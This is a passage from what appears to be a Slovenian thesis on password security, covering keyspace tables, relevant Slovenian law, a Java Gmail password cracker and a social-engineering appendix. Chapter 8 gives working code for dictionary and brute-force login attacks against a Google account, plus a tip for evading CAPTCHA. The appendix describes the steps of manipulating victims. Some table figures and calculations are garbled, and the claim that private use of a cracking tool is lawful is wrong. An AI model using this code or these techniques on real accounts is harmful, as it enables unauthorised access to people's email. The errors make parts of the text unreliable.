Močna gesla v primerjavi s šibkimi vsebujejo najmanj 8 znakov. Nedavno so strokovnjaki za varovanje informacijskih sistemov priporočali, da geslo naj vsebuje več različnih naborov znakov, kot so številke (123), črke (abc) in posebni znaki (?!%#&..), *glej npr. Hölbl [18].* Pri tem se pojavi problem, kako si tako geslo zapomniti. Izkaže se, da zadošča že, da geslo vsebuje samo črke, vendar mora imeti primerno dolžino. Vsak dodaten znak poveča število možnosti za faktor (ki predstavlja velikost nabora). Tako pridemo do eksponentne rasti glede na dolžino, kar je vidno iz Tabele 6.8.

dolžina	samo male črke abecede	vsi znaki na tipkovnici
3	17.576	857.375
4	456.976	81.450.625
5	11.881.376	7.7337.809.375
6	308.915.776	735.091.890.625
7	8.031.810.176	69.833.729.609.375
8	208.827.064.576	6.634.204.312.890.620
9	5.429.503.678.976	630.249.409.724.609.000
10	141.1677.095.653.376	59.873.693.923.837.900.000
11	3.670.344.486.987.780	5.688.000.922.764.600.000.000
12	95.428.956.661.682.200	540.360.087.662.637.000.000.000
13	2.481.152.173.203.740.000	51.334.208.327.950.500.000.000.000
14	64.509.974.703.297.200.000	4.876.749.791.155.300.000.000.000.000
15	1.677.259.342.285.730.000.000	463.291.230.159.753.000.000.000.000.000

Tabela 6.8: Možne permutacije glede na dolžino gesla.

Moramo vedeti, da številke iz zgornje tabele ne pomenijo ničesar, če uporabimo besede, ki se pogosto pojavljajo v slovarju.



Slika 6.4: Šala o izbiri dolžine gesel.

Za razumevanje zgornje slike bomo pokazali primer, zakaj lahko izberemo geslo, ki vsebuje samo en nabor znakov. Če si izberemo geslo z osmimi znaki, pri tem uporabimo male črke (a-z), velike črke (A-Z), številke (0-9) in posebne znake (+36 znakov). Dobimo $25+25+10+36 = 96^8 = 7.2138958e+15$. Sedaj si izberemo geslo, ki je dolžine 15 in uporabimo samo male črke. Dobimo $25^{15} = 9.3132257e+20$. V drugem primeru dobimo bistveno več permutacij, kar napadalcu dodatno oteži, da bi geslo razbil. Z gotovostjo lahko trdimo, če ustvarimo geslo, ki vsebuje samo črke in ima primerno dolžino, je dovolj močno, da napadalci ne morejo ugotoviti gesla.

Poglavje 7

ZAKONODAJA

V tem poglavju bomo opisali pomanjkljivosti slovenske zakonodaje, pri varovanju osebnih podatkov. Pogledali bomo, kaj se zgodi s podatki po smrti in kakšne pravice imamo do podatkov umrlega.

7.1 Zakon o varovanju osebnih podatkov

Pri razbijanju gesel moramo biti pozorni, da se ne znajdemo v kazenskem postopku. Kazenski zakonik Republike Slovenije v 143. členu opredeljuje zlorabo osebnih podatkov, k čemur sodi tudi kraja spletnih gesel, *glej npr. KZ [24]* in pravi:

> (1) Kdor uporabi osebne podatke, ki se obdelujejo na podlagi zakona, v neskladju z namenom njihovega zbiranja ali brez osebne privolitve osebe, na katero se osebni podatki nanašajo, se kaznuje z denarno kaznijo ali zaporom do enega leta.
>
> (2) Enako se kaznuje, kdor vdre ali nepooblaščeno vstopi v računalniško vodeno zbirko podatkov z namenom, da bi sebi ali komu drugemu pridobil kakšen osebni podatek.
>
> (3) Kdor na svetovnem medmrežju objavi ali omogoči drugemu objavo osebnih podatkov žrtev kaznivih dejanj, žrtev kršitev pravic ali

> svoboščin, zaščitenih prič, ki se nahajajo v sodnih spisih sodnih postopkov, kjer po zakonu ali po odločitvi sodišča ni dovoljena prisotnost javnosti ali identifikacija žrtev ali zaščitenih prič ter osebnih zapisov o njih v zvezi s sodnim postopkom, na podlagi katerih se te osebe lahko določi ali so določljive, se kaznuje z zaporom do treh let.
>
> (4) Kdor prevzame identiteto druge osebe in pod njenim imenom izkorišča njene pravice, si na njen račun pridobiva premoženjsko korist ali prizadene njeno osebno dostojanstvo, se kaznuje z zaporom od treh mesecev do treh let.

Vdor ali neupravičen dostop se smatra za nasilno dejanje. Kazenski zakonik Republike Slovenije v 221. členu pravi:

> (1) Kdor vdre v informacijski sistem ali kdor neupravičeno prestreže podatek ob nejavnem prenosu v informacijski sistem ali iz njega, se kaznuje z zaporom do enega leta.
>
> (2) Kdor podatke v informacijskem sistemu neupravičeno uporabi, spremeni, preslika, prenaša, uniči ali v informacijski sistem neupravičeno vnese kakšen podatek, ovira prenos podatkov ali delovanje informacijskega sistema, se kaznuje za zaporom do dveh let.

Veliko spletnih strani se zaščiti pri varovanju gesel, tako da izpišejo opozorilo, da so uporabniki sami dolžni poskrbeti za varnost svojega uporabniškega imena in gesla. Že poseg v tuj račun, brez vednosti lastnika, se obravnava kot kaznivo dejanje. Tudi izdelovanje in pridobivanje pripomočkov za neupravičen dostop do informacijskih sistemov se smatra za kaznivo dejanje. Tako obstaja tanka meja med tem, kaj lahko počnemo in kaj ne smemo. Kot primer lahko navedem izdelavo programov za vdor v uporabniške račune. Če ga uporabljamo v zasebne namene, tako da ne škodujemo drugim, je dovoljena njegova uporaba. Če pa program uporabimo, da škodujemo drugim, se lahko hitro znajdemo v kazenskem postopku.

7.2 Osebni podatek po smrti

V slovenski zakonodaji je pri urejanju položaja umrle osebe, glede spletne zasebnosti, je napisano zelo površno. Zakon o varovanju osebnih podatkov (ZVOP-1) omogoča posameznikom, da v času življenja sami določijo, kako naj se ravna z njihovimi osebnimi podatki. Vendar jih lahko upravljavec osebnih podatkov, posreduje zakonitemu dediču prvega ali drugega dednega reda, če ta za uporabo izkaže pravni interes in umrli ni pisno prepovedal posredovanja teh osebnih podatkov, *glej npr. Informacijski Pooblaščenec [21].* Načelno mnenje informacijske pooblaščenke *Irene Volk [37]* navaja:

> Zakon o varstvu osebnih podatkov (ZVOP-1) varstvo osebnih podatkov umrlih posameznikov ureja v 23. členu. Osnovno pravilo iz prvega odstavka tega člena upravljavca zavezuje k posredovanju osebnih podatkov o umrlem posamezniku zgolj tistim uporabnikom osebnih podatkov, ki so za obdelavo osebnih podatkov pooblaščeni z zakonom. Manj stroga pravila veljajo v primeru, če gre za posredovanje osebnih podatkov umrlega posameznika za zgodovinsko, statistično ali znanstvenoraziskovalne namene. V tem primeru velja, da lahko upravljavec osebnih podatkov podatke o umrlem posamezniku posreduje tudi katerikoli drugi osebi, ki namerava te podatke uporabljati za zgodovinsko, statistično ali znanstvenoraziskovalne namene, če umrli posameznik ni pisno prepovedal posredovanja teh osebnih podatkov (tretji odstavek 23. člena ZVOP-1). Če umrli posameznik ni podal take prepovedi, jo lahko podajo osebe, ki so po zakonu, ki ureja dedovanje, njegovi zakoniti dediči prvega ali drugega dednega reda, če zakon ne določa drugače (četrti odstavek 23. člena ZVOP-1).

Dostop do osebnih podatkov umrlega

Osebni podatek je katerikoli podatek, ki se nanaša na posameznika, ne glede na obliko, v kateri je izražen. Tako je osebni podatek kot tudi druge osebnostne pravice strogo vezan na samo osebnost in s smrtjo nosilca ugasne. ZVOP omogoča določeno varstvo osebnih podatkov, zato pravo priznava pravico do pietete, spoštovanja in lepega spomina na umrlega, *glej npr. Informacijski Pooblaščenec [21].* Po smrti umrlega določene njegove osebne pravice in podatki varujejo kot osebne. Vsak vpogled v podatke umrlega se razlikuje od primera do primera, ki ga je treba reševati na sodišču.

Poglavje 8

PROGRAM ZA RAZBIJANJE GESEL GMAIL

Elektronsko pošto Gmail uporablja veliko ljudi. Razume se kot popolnoma varen, saj nenehno izboljšuje svojo varnost. Zanimalo me je, kako težko je dejansko dobiti geslo za Gmail račun in če obstajajo določene pomanjkljivosti.

8.1 Uporabljene tehnologije

Programski jezik, v katerem smo programirali je Java. Je objektno prenosljiv, ki se neodvisno izvaja od platforme. Kar pomeni, da program lahko poženemo ne glede na to, kateri operacijski sistem uporabljamo. Je zaenkrat najbolj robusten programski jezik, s katerim lahko programiramo.

Programirali smo v okolju Eclipse. Je integrirano razvojno okolje za pisanje programskih aplikacij. Lahko hrani več projektov v enem delovnem prostoru. Eclipse omogoča pisanje programske kode v več jezikih. Poleg Jave omogoča pisanje v C, C++, Javascript, PHP itd. Za programerja je zelo prijazno okolje, ker omogoča samo dokončevanje kode in vsebuje razhroščevalnik.

Knjižnice, ki sem jih uporabil, so naslednje:

- Jsoup, ki deluje v realnem času, s katerim lahko parsamo HTML. Je zelo priročen API za manipulacijo in pridobivanje podatkov od DOM, CSS in jquery metode.

- CookieHandler za upravljanje HTTP zahtev in upravljanje s spletnimi piškotki.

- SwingWorker, ki omogoča delo z več niti naenkrat.

8.2 Delovanje programa


Program se zažene s prijavnim oknom, kjer vpišemo uporabniško ime. Na voljo imamo tri možne scenarije. To so:

- s slovarjem;

- uporaba grobe sile;

- ročno ugibanje.

Med možnostmi imamo besedilno območje (text area), kjer se izpisujejo besede, ki smo jih ugibali in poskusili za uporabniško ime. Če izberemo možnost napada z ugibanjem, se pojavi okno, kjer vpišemo poljubno besedo za geslo.



Slika 8.1: Grafični vmesnik.

Da se v besedilnem območju sproti izpisujejo besede, je potrebno program razdeliti na več niti, ki delujejo v ozadju. Za to delo skrbi knjižnica SwingWorker.

```
protected void doWork() {
        SwingWorker<Void, Integer> worker = new SwingWorker<Void,
            Integer>() {
            @Override
            protected Void doInBackground() throws Exception {
bruteForce(upIme);
                 return null;          }
            @Override
            protected void process(List<Integer> chunks) {
                jTextArea1.append(chunks.get(chunks.size() -
                    1).toString()+"\n");
            }
```

```
            @Override
            protected void done() {
               jTextArea1.append("\nDone");
            }
        };
        worker.execute();
    }
```

Metoda doInBackground poskrbi, da se izvaja napad. Metoda process sproti izpisuje besede oziroma gesla v besedilnem območju in tudi pove, katero geslo je pravo, ko ga najdemo. Metoda done nam pove, kdaj se je program zaključil in nam izpiše `Done`.

8.2.1 Prijava

V uporabniški račun se prijavimo s knjižnico HttpURLConnection in podatke obdelamo s knjižnico jsoup, *glej npr. Young [43]*. Potrebno je poslati GET metodo na url naslov https://accounts.google.com/ServiceLoginAuth. Metoda nam vrne podatke, s katerimi lahko ugotovimo, če smo se uspešno prijavili v uporabniški račun.

```
public String posljiGet(String url) throws Exception {
   URL objekt = new URL(url);
   povezava = (HttpsURLConnection) objekt.openConnection();
   povezava.setRequestMethod("GET");
   povezava.setRequestProperty("User-Agent", USER_AGENT);
   povezava.setRequestProperty("Accept","text/html,application/xhtml,
       xml,application/xml;q=0.9,*/*;q=0.8");
   povezava.setRequestProperty("Accept-Language", "en-US,en;q=0.5");
   if (cookies != null) {
      for (String cookie : this.cookies) {
         povezava.addRequestProperty("Cookie", cookie.split(";",
             1)[0]);
```

```
    }
  }
  int responseCode = povezava.getResponseCode();
  System.out.println(responseCode);
  //html obliko
  BufferedReader podatki = new BufferedReader(new
      InputStreamReader(povezava.getInputStream()));
  String vrstica;
  StringBuffer response = new StringBuffer();
  while ((vrstica = podatki.readLine()) != null) {
    response.append(vrstica);
  }
  podatki.close();
  setCookies(povezava.getHeaderFields().get("Set-Cookie"));
  return response.toString();
 }
```

Z metodo POST pošljemo podatke, kot sta uporabniško ime in geslo, da se prijavimo v uporabniški račun.

```
public void posljiPost(String url, String imeInGeslo) throws
    Exception {

  URL objekt = new URL(url);
  povezava = (HttpsURLConnection) objekt.openConnection();
  // dela se kot brskalnik
  povezava.setUseCaches(false);
  povezava.setRequestMethod("POST");
  povezava.setRequestProperty("User-Agent", USER_AGENT);
  povezava.setRequestProperty("Accept",
      "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8");
  povezava.setRequestProperty("Accept-Language", "en-US,en;q=0.5");
  povezava.setDoOutput(true);
  povezava.setDoInput(true);
```

```
   for (String cookie : this.cookies) {
      povezava.addRequestProperty("Cookie", cookie.split(";",
          1)[0]);
   }
   // poslje POST
   DataOutputStream podatki = new
       DataOutputStream(povezava.getOutputStream());
   podatki.writeBytes(imeInGeslo);
   podatki.flush();
   podatki.close();
   int responseCode = povezava.getResponseCode();
   System.out.println(responseCode);
}
```

Da ugotovimo, če smo se uspešno prijavili, moramo še enkrat poslati GET metodo, ki nam vrne podatke. Z metodo brokenPassword preverimo, če smo se uspešno prijavili.

```
public boolean brokenPassword(String result){
     //ce vsebuje gaia_loginform ni vdrlo
     if(!result.contains("gaia_loginform"))
        return true;
     return false;
```

8.2.2 Načini napada

Napad s slovarjem

Napad poteka tako, da iz datoteke, v kateri imamo gesla, prebere geslo in ugotovi, če je geslo omogočilo vstop v uporabniški račun. Iskanje pravega gesla se nadaljuje, dokler ne pridemo do njega oziroma dokler ne pridemo do konca slovarja.

```
public void napadSSlovarjem(final String upIme) throws Exception{
```

```
SwingWorker<Void, String> worker = new SwingWorker<Void,
    String>() {
      @Override
      protected Void doInBackground() throws Exception {
      BufferedReader br = new BufferedReader(new
          FileReader("SLOVAR.txt"));
      // 1. send GET
      String page = http.posljiGet(url);
      String beseda="";
      String geslo="";
      int j=0;
      String line = br.readLine();
      String[] arr;
      while( line != null){
         arr=line.split(" ");
         for(int i=0; i<arr.length;i++){
            geslo=arr[i];
            System.out.println(geslo);
            publish(geslo);
            String imeInGeslo = http.ImeInGeslo(page,
                upIme, geslo);
            // 2. send POST da se lohk prijavim
            http.posljiPost(url, imeInGeslo);
            // 3. success then go to gmail.
            String result = http.posljiGet(gmail);
            if(http.brokenPassword(result)){
               System.out.println(result);
               br.close();
               publish("Razbito geslo je "+geslo);
               break;
            }
            result="";
            CookieHandler.setDefault(new CookieManager());
```

```
                    http = new HttpUrlPovezava();
                    page = http.posljiGet(url);
                    System.gc();
                 }
                 line=br.readLine();
              br.close();
                  return null;
              }
```

Napad s silo

Pri napadu s silo gremo čez posamezen znak posebej. Zaradi pregleda in časa sem se omejil samo na črke z največjo dolžino 5.

```
void bruteForce(String upIme) throws Exception{
              char minZnak = 'a';//65;
              char maxZnak = 'z';//122;
              String geslo="";
              int dolzina=5;
              for(int i = 2; i <= dolzina; ++i) {
                 rekurzivnoBruteForce(geslo, minZnak, maxZnak,
                     i, upIme);
              }
           }
void rekurzivnoBruteForce( String geslo, char min, char max, int
   dolzina, String upIme) throws Exception {
           if(dolzina ==0 ) {
            if(getMail(geslo, upIme)!=null){
               REKURZIJA=true;
              publish("Razbito geslo je "+geslo);
              return;
            }
           publish(geslo);
           System.out.println(geslo);
```

```
            }
            else {
               for(char a = min; a <= max; ++a) {
                  if(REKURZIJA==true)
                     return;
                  rekurzivnoBruteForce(geslo + a, min, max,
                      dolzina-1, upIme );
               }
            }
         }
```

Napad z ugibanjem


Sami vpisujemo geslo, nato program pogleda, če smo ugotovili pravo.

```
public String napadZUgibanjem(String geslo, String upIme){
        try {
           String passwd= getMail(geslo, upIme);
           if(passwd==null)
              return geslo +" ni pravo geslo";
           return "razbito geslo je: "+passwd;
        } catch (Exception e) {
           return "Konec ";
        }
     }
  }
```

8.3 Težave pri razbijanju gesel


Pri Google se trudijo biti resni. Svoje uporabnike poskušajo zaščititi, kar se da najbolj. Prva težava, ki se je pojavila je, kako zaobiti zaščito CAPTCHA. Če v brskalniku počistimo piškotke, se ti povrnejo na prejšnjo stanje, kjer ni

potrebno vpisati CAPTCHA.
Naslednja težava se je pojavila, da ima Google v nastavitvah možnosti dostopa do manj varnih aplikacij. Kar pomeni, da Google avtomatsko zavrne aplikacije, ki se smatrajo za manj varne.



Slika 8.2: Primer za varnost Gmail.

Nazadnje ima Google še zadnji način, ki uporabnika obvesti o nenavadni prijavi v njegov račun. Uporabnik lahko to razume, kot da je nekdo vdrl in na podlagi te informacije ustrezno ukrepa in zamenja geslo.



Slika 8.3: Primer stanja o zadnji prijavi.

Vsako leto Google organizira tekmovanje, ki se imenuje Pwnium. Na tem tekmovanju ponudijo denarno nagrado vsakomur, ki najde varnostno pomanjkljivost v njihovih storitvah. Gmail je tako en od bolj zaščitenih e-poštnih storitev na spletu, saj je varnost pri njih na prvem mestu.

Poglavje 9

SKLEPNE UGOTOVITVE

V diplomskem delu smo prikazali pomembnost izbire močnih gesel. Raziskali smo različne napade na gesla. Pogledali smo tudi varnostne mehanizme in kako se zaščititi pred posameznimi napadi. Spoznali smo si nekaj programov za razbijanje gesel, ki obstajajo na internetu. Prikazali smo, kako enostavno je narediti program za pridobivanje gesel, kateri uporabniki imajo preprosta gesla. Program omogoča osnovne napade. Vendar je varnostna politika pri Googlu na visokem nivoju, tako da z našim programom ne bi mogli pridobiti neznanih uporabniških računov. Da program deluje, je potrebno vključiti možnost dostop do manj varnih aplikacij.

Iz diplomskega dela je razvidno, kako ranljivi smo lahko, če sami ne poskrbimo za svojo varnost in zaščito svojih računov. Tehnologija se nenehno razvija in tudi napadalci nenehno iščejo nove načine, kako vdreti v informacijski sistem ali v uporabniški račun. Zato je pomembno, da so tudi varnostni mehanizmi v koraku s časom. Posebno je potrebno poudariti, da k večji varnosti najbolj pripomore izbira močnih gesel in previdnost pri upravljanju le-teh. Z izbiro močnih gesel napadalcem otežimo, da pridejo do pomembnih in osebnih podatkov. Vendar, kot je bilo razvidno iz diplomskega dela, veliko uporabnikov uporablja preprosta in šibka gesla. Statistično gledano, je velika verjetnost, da ima na spletnih naslovih, ki jih poznamo, veliko uporabnikov šibka gesla. Razlogov je verjetno več. Najpogostejša sta lenoba in

uporabnikova neozaveščenost o nevarnostih v digitalnem svetu. Poleg varnostnih mehanizmov, ki nas varujejo pred vdorom, bi veliko pripomoglo k varnosti že samo dobro obveščanje uporabnikov o nevarnostih izbire slabih gesel. Druga možnost pa je, da imamo program, ki nam ne bi pustil izbrati slabih gesel.

Imeti dobro geslo, seveda ni dovolj. Paziti moramo, da gesla ne izdamo zavedno ali nezavedno, kar se lahko hitro zgodi s socialnim inženirstvom, ki je opisano v dodatku. Veliko podatkov, ki obstaja na internetu, lahko napadalci prikličejo z Googlovim iskalnikom. Z zbranimi podatki lahko napadalci pretentajo uporabnika, da izda svoje geslo zavedno ali nezavedno.

Pogledali smo si še dva velika vdora, ki sta se zgodila na spletni strani. Ugotovili smo, da v primeru kraje podatkovne baze gesel, imamo še vedno en nivo zaščite. To pomeni, da gesla nimamo shranjena v čisti obliki, ampak so shranjene njihove zgostitve. To se je še posebej poznalo na spletni strani Rockyou, kjer so imeli gesla shranjena v čisti obliki in so napadalci pridobili celotno bazo gesel. Zaradi tega je spletna stran Rockyou bila deležna številnih kritik.

Med varnostnimi mehanizmi smo pogledali CAPTCHA in reCAPTCHA. Prvi mehanizem ostaja še vedno prva linija varnosti pred večkratnimi poskusi prijave v uporabniški račun, čeprav ima določene pomanjkljivosti. Z mehanizmom reCAPTCHA so določene pomanjkljivosti popravili in pripomogli, da uporabniki sodelujejo in pomagajo pri digitalizaciji knjig.

Slovenska zakonodaja na področju virtualnega sveta ne sledi dovolj tehnološkemu razvoju. Napisani so določeni členi v kazenskem zakoniku, kaj lahko počnemo na internetu in kaj ne smemo, vendar pri kompleksnih problemih lahko pride do težav, ker so členi v zakonodaji opisani samo površinsko. Pojavi se tudi problem pri odvetnikih ali sodnikih, ki nimajo ustreznega tehnološkega znanja, da lahko zagovarjajo svoja stališča.

Da se v virtualnem svetu počutimo varne, moramo poskrbeti za ustrezno dolžino gesla, ki je sestavljeno iz več združenih besed. Paziti moramo, da beseda, ki jo izberemo za geslo, ni pogosta, saj obstaja možnost, da bo v

slovarju, če je le dovolj obsežen. Pomembno je, da smo vedno seznanjeni z novimi napadi in novimi varnostnimi pomanjkljivostmi. Še vedno je najboljša varnost izobraženost uporabnikov in določena mera previdnosti v virtualnem svetu.

Dodatek A

SOCIALNO INŽENIRSTVO

Ena od možnosti za iskanje gesel je, da ne iščemo lukenj v sistemu, ampak se osredotočimo na uporabnika. Naboru takšnih metod pravimo socialno inženirstvo (angl. Social Engineering). Z manipulacijo oziroma zlorabo zaupanja želimo od uporabnika pridobiti neko informacijo. Podatke, ki jih želimo pridobiti od uporabnika, so osebne narave in nam znajo pomagati pri vdoru v sistem. Najpogosteje so to osebno ime in priimek, številka transakcijskega računa, gesla, EMŠO ali kateri koli osebni podatek, ki bi nam koristil. Tehnike so lahko različne. Pri socialnem inženirstvu ne potrebujemo veliko znanja o računalnikih ali programiranju, saj se osredotočimo bolj na posameznika oziroma uporabnika. Temelji na socialnih veščinah in psiholoških tehnikah, kot so prigovarjanje, vzbujanje zaupanja, uporaba vpliva ali predviden odziv ljudi v določeni situaciji. Te tehnike se uporabljajo predvsem na komunikacijskih kanalih, kot so telefoni in elektronska sporočila. Lahko se uporabi osebni pristop. Pri tem se pretvarjamo, da smo podpora uporabniku, obiskovalec ali zaposleni v podjetju, v katerem se prosto sprehajamo in zbiramo informacije. Tak pristop je veliko lažje izvedljiv v večjih podjetjih, kjer se zaposleni med seboj slabo poznajo. Tako rekoč se lahko neopazno sprehajamo po podjetju in zbiramo podatke.

Po napadih, ki temeljijo na socialnem inženirstvu, je najbolj znan heker Kevin Mitnick, ki je znal izvabljati podatke iz ljudi. Poudaril je, da je veliko

lažje preslepiti uporabnika, da izda geslo, kot pa da porabimo veliko truda in časa pri vdoru v sistem. V knjigi »Umetnost prevare« (angl. Arto of Deception), *glej npr. Informacijski Pooblaščenec [22]*, je zapisal:

> "Socialni inženiring pomeni uporabljanje vpliva in prepričevanja z namenom zavajanja ljudi, da verjamejo, da je socialni inženir nekdo, ki to ni, ali z manipulacijo. Posledica tega je, da lahko socialni inženir izkoristi ljudi tako, da od njih pridobi informacije z ali brez uporabe tehnologije."

A.1 Življenski cikel socialnega inženirstva

Vsak napad, ki se zgodi pri socialnem inženirstvu, je sestavljen iz štirih korakov. Vse stopnje, ki prehajajo iz ene v drugo, so odvisne med seboj. Le-te so zbiranje informacij, vzpostavitev odnosa, izkoriščanje odnosa in izvršitev zastavljenega cilja, ki jih bomo v nadaljevanju bolj podrobno obdelali, *glej npr. Informacijski Pooblaščenec [22]*.

(a) Zbiranje informacij

Uspešnost napada je odvisna od količine informacij, ki jih dobimo, in koristnosti. Informacij, ki so osebne narave in nam koristijo, so lahko ime in priimek, rojstni datumi, vzdevki, del številke kreditnih kartic in podobno. Te informacije nam pomagajo, da lahko vplivamo na uporabnika.
Že s samim brskanjem po internetu, kot je npr. Google, lahko pridobimo veliko informacij o uporabniku ali podjetju, ki ga želimo napasti. V današnjem času veliko pripomorejo družabna omrežja, kjer uporabniki veliko osebnih podatkov izdajo kar sami.

(b) Vzpostavitev odnosa

V tej fazi skušamo vzpostaviti določen stik z uporabnikom. Na podlagi pridobljenih podatkov iz prejšnje faze lahko odigramo ustrezno vlogo, ki je pri-

merna za dane razmere. Če smo iz zbranih podatkov izvedeli, da uporabnik ali podjetje potrebuje serviserja, se lahko izdajamo za serviserja na podlagi danih informacij izdajamo za serviserja. Prepričljivost odigrane vloge je predvsem odvisna od količine in kvalitete pridobljenih podatkov in naših igralskih sposobnosti, da uporabnik verjame v našo legitimnost.
Ljudje so bolj nagnjeni k razkrivanju osebnih podatkov tistemu, za katerega menijo, da je vreden zaupanja. To dosežemo predvsem tako, da na podlagi pridobljenih podatkov prepričamo uporabnika, da razkrije del podatkov, ki bi bili znani samo napadenemu uporabniku.

(c) Izkoriščanje odnosa

Če smo v prejšnji fazi vzpostavili odnos z uporabnikom in ga prepričali, da nam lahko zaupa, lahko tega uporabnika izkoristimo tako, da nam izda osebne podatke, ki jih potrebujemo pri pridobivanju novih podatkov o kom tretjem. Če nam uporabnik zaupa, nam v večini primerov brez zadržkov izda podatke, ki jih želimo oziroma potrebujemo pri vdoru v sistem.

(d) Izvedba zastavljenega cilja

